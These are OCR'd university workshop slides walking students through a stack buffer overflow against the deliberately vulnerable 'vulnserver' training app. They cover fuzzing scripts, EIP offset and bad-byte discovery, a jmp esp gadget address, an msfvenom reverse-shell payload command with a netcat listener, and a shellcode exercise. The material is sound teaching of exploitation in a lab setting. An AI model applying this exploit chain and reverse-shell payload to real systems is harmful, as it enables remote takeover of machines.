


VULNERABILITIES WORKSHOP

סדנה 3 – הנדסה לאחור – חורף תשפ"א

© דין לייטרסדורף, טל שנקר ועידן רז

SOME NOTES


- In this workshop we will:
  - Run a server which is vulnerable to an attack.
  - Attack that server from a client.
  - Goal: Gain control on the server.
- Assumptions:
  - We assume that the code which the server runs is known to the attacker (this is sometimes reasonable) – this allows us to locally test the application for vulnerabilities.

EXECUTING CODE ON A FOREIGN MACHINE

NO DEP

RUNNING A VULNERABLE SERVER

- Download the sever files from the course site.
- This application is vulnerable to a buffer overflow attack.
- Execute *vulnserver.exe*
- If Windows Firewalls pops up asking to block *vulnserver.exe*, then DO NOT BLOCK.
- If DEP is turned on by default in your computer, you will need to turn it off first - https://www.online-tech-tips.com/windows-xp/disable-turn-off-dep-windows/




RUNNING A VULNERABLE SERVER

You should see the following window


RUNNING A VULNERABLE SERVER

- Finally, get the server's IP address (run ipconfig):
  - This will work as the server is running on our local machine.



CONNECTING TO THE SERVER

- Download netcat from the course site.
- This may be flagged as a virus by certain antivirus software.
  - Password: nc
- Extract the zip file.
- Open a command prompt in the same directory as the extracted files.
- Execute: *nc <server_ip_address> 9999*.



CONNECTING TO THE SERVER

You should see the following

FUZZING

- What is "Fuzzing"? Let's read: https://en.wikipedia.org/wiki/Fuzzing.
- Then try:
  - Type "HELP".
  - There is a list of commands, we will use "TRUN".
  - Type: "TRUN .AAA".
  - The server should respond: "TRUN COMPLETE".
  - You can now type "EXIT" – we'll be moving on to Python.

FUZZING WITH PYTHON

- Open python, paste the following code:
  - Written for python 3, python 2 might require some modifications


```
import socket

server = '192.168.86.23'  <-------------------->  Your IP
port = 9999

length = int(input('Length of attack: '))
print_output = lambda sock: print (sock.recv(1024).decode("utf-8").strip())

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    connect = sock.connect((server, port))
    print_output(sock)
    print (f"Sending attack length {length} to TRUN .")
    sock.send(str.encode(f"TRUN .{'A' * length}\n"))
    print_output(sock)
    sock.send(str.encode('EXIT\n'))
    print_output(sock)
    sock.close()
```

FUZZING

- Now, for some ”fun” – how does the program react to large inputs?
- Run the python code several times.
- Try the following inputs – what happens each time?
  - Length of attack = 10
  - Length of attack = 1000
  - Length of attack = 9000
- What happened during the last try? Look at your server!

DEBUGGING THE SERVER APP

- Now, remember our assumption: The client knows what app is running on the server – therefore, we can *locally* experiment more.
- We found some unusual behavior – lets debug.
- Execute the server app again and *attach* to it with a debugger.
- Repeat the instructions on the previous slide.
  - Can you now understand a bit more about what happened?



DEBUGGING THE SERVER APP

You should see the following


DEBUGGING THE SERVER APP

- Looks like we overran some return address.
- Which bytes of our input ran over the return address?
- Restart the app and attach with a debugger.
- Instead of sending AA…A, lets send something more interesting:
  - Send (without spaces): 000A 001A 002A … 999A.
  - Notice that this is 4000 bytes – its enough in our case, can try more (or less) in other cases.

DEBUGGING THE SERVER APP

- Open python, paste the following code:

```
import socket

port , server = 9999, '192.168.86.23'        <-- Your IP

length = int(input('Length of attack: '))
print_output = lambda sock: print (sock.recv(1024).decode("utf-8").strip())

with socket.socket(socket.AF_INET, socket.SOCK_STREAM) as sock:
    connect = sock.connect((server, port))
    print_output(sock)
    print (f"Sending attack length {length} to TRUN .")
    attack = ''.join([f"{str(n).zfill(3)}A" for n in range(length)])   <-- Our attack string

    sock.send(str.encode(f"TRUN .{attack}\n"))
    print_output(sock)
    sock.send(str.encode('EXIT\n'))
    print_output(sock)
    sock.close()
```



DEBUGGING THE SERVER APP

You should see the following

DEBUGGING THE SERVER APP

- We tried to return to address 0x30354131.
- In ASCII: 05A1.
- Recall that due to endian-ness, this address is 1A50.
- So, which 4 bytes overran the return address?
  - Some simple math yields: bytes numbered 2006 to 2009.
  - (numbering the bytes from 0)

DEBUGGING THE SERVER APP

- Try yourselves:
  - Send the following message: 2006 times ‘A’ followed by ‘BCDE’ and then1000 times ‘F’.
  - It crashes (hopefully ☺) – Where is the EIP? What do you see in the stack?

DEBUGGING THE SERVER APP

- Great, the stack was filled with the letter 'F'.
- This is where we will put the shellcode which we want to execute.
- What problems did we see regarding shellcode in the course?
  - Bad bytes! That is, sometimes we can't use NULL, \n, \r, ' ' (space)
- Let's try to figure out which bytes are bad!

DEBUGGING THE SERVER APP

- Send the following message:
  - 2006 * 'A' and then 'BCDE' and then all 256 possible ASCII codes and then some more 'F'.
  - Which character was the last character that we managed to write to the stack? This character is bad. Repeat the previous step but leave this character out of the 256 bytes.
  - Tip: In our case, there is only one bad byte. In the real world, you could repeat this several times.

SENDING BYTES

- Note that sending bytes in Python 3 should be done this way:

```
attack = b'TRUN .' + (b'A' * 2006) + b'BCDE' + bytes(range(256)) + (b'F' * 1000)
sock.send(attack)
```

- This is because in python 3 strings are Unicode strings and not bytes.

PAUSE

- What did we discover so far?
  - There is a buffer overflow vulnerability in the TRUN command.
  - We can control the EIP.
  - We can insert shellcode at the top of the stack (top = once the return address has been popped to the EIP)
- What do we want to do now?
  - Place the address of the stack in the EIP to execute the shellcode. (For now there is no DEP – soon we'll deal with that too)
  - Write some shellcode ☺

DEBUGGING THE SERVER APP

- We seek to make the app jump to the top of the stack.
- What if we found a command "jmp esp" in some DLL?
  - Also "push esp; ret" would work.
- Ok, go ahead, look for "jmp esp" in some DLL
  - Call me back in a few hours…
  - Alternatively, use Ropper! (next slides)

SEARCHING JMP ESP
MODULES

- Let's list all the modules loaded by the executable. (In WinDBG use the lm command)
- Which ones are easy to use?
- The ones with ASLR (Dynamic base) turned off.
  - ASLR: Randomly positions module.
  - In WinDBG execute: !dh -f module_name (i.e !dh -f ntdll)
    - If under Characteristics you see "Dynamic Base" - ASLR is turned on

SEARCHING JMP ESP
MODULES

- This leaves us with *essfunc.dll* and *vulnserver.exe*
  - Recall that *kernel32.dll* is also useful in some cases if you are trying to attack an app on the local machine (ASLR is used on kernel32 only when the computer restarts – not every time you restart the app)

SEARCHING JMP ESP MODULES

- We narrowed down to *essfunc.dll* and *vulnserver.exe*.
- Notice the base address of *vulnserver.exe*.
  - it is very low and starts with 0x00 (NULL)
- Recall that NULL was a bad byte/character.
- Therefore, inserting 0x00 into the stack may be challenging.
- So, we will continue with *essfunc.dll* .

SEARCHING JMP ESP
ROPPER

- Ropper is a useful tool for finding *gadgets* (recall the lecture)
  - snippets of useful code, for example "jmp esp"
- Simply install: python –m pip install ropper.
- Then run: ropper --file essfunc.dll --search "jmp esp"

SEARCHING JMP ESP
ROPPER

- Ropper found "jmp esp" at 0x625011af (We are so lucky!)
- Change the python code to send the following message (as bytes!):
  - 2006 times 'A', then "\xaf\x11\x50\x62", then "\xcc"
  - "\xcc" is the opcode for INT 3 – breakpoint
  - "\xaf\x11\x50\x62" equivalent is struct.pack("<I", 0x625011af)
- What happened in the debugger?
  - Our code was executed - the breakpoint ("\xcc") was run!

SHELLCODE

- We now need some shellcode!
- Download the shellcode from the course site (payload.py)
- This shellcode was generated using msfvenom:
  - msfvenom -p windows/shell_reverse_tcp LHOST=***'127.0.01'*** LPORT=443 -b '\x00' -e x86/shikata_ga_nai -f python
  - The binary is encoded in a way to avoid the null byte ('\x00') since that is a bad byte in our case (-b flag)

MSFVENOM

- The command in the previous slide generates a binary which when executed on certain Windows platforms will attempt to connect back to you and let you access a shell on the remote computer.
- Copy the generated python code into your code
  - DO NOT RUN YET!

SHELLCODE


- What does the shellcode do?
  - It attempts to connect to our client computer through port 443.
  - Therefore, we should listen on port 443 for a connection.
- In the folder containing *nc*, execute: nc -nlvp 443
- Run the server and attach with a debugger.
- Run your python script - everything should work, right?
- Well, turns out it doesn't…

SHELLCODE

- Try debugging a little bit.
- For example, place a breakpoint at 0x62501laf and trace from there.
- You should soon realize that the problem is that the shellcode uses the stack, and thus overwrites itself!

SHELLCODE

- The solution:
  - Let's give the shellcode some stack space, How can we do that?
  - Stick some *nop* commands between the *rop* (the 0x625011af) and the *shellcode* (32 *nop*s should be enough)
  - Why does this work? Think a little, if you're not sure, come to me for a hint.
- Now have a look at your *nc* command prompt window.



CONGRATULATIONS!

You have just gained control over the server


SHELLCODE-BONUS

- Try it yourself:
  - Write a shellcode that prints "Hello World" and exits.
  - Remember to watch out for illegal bytes (in this case just null bytes)
  - Think about how you can find call printf and ExitProcess (hint: IAT and function stubs)

SHELLCODE-BONUS

```
1  start:
2      mov eax, 0xfffffff5
3      not eax
4      push eax            # pushing '\n' and null bytes
5      push 0x21646c72     # pushing !,d,l,r
6      push 0x6f57206f     # pushing o,W, ,o
7      push 0x6c6c6548     # pushing l,l,e,H
8      push esp            # push pointer for "Hello World!"
9      mov eax, 0xffbfd207 # getting printf stub
10     not eax
11     call eax            # call printf("Hello World!\n")
12     mov eax, 0xffbfd1cf # getting ExitProcess stub
13     not eax
14     xor ecx,ecx
15     push ecx            # Exit proccess return code
16     call eax
```


EXECUTING CODE ON A FOREIGN MACHINE



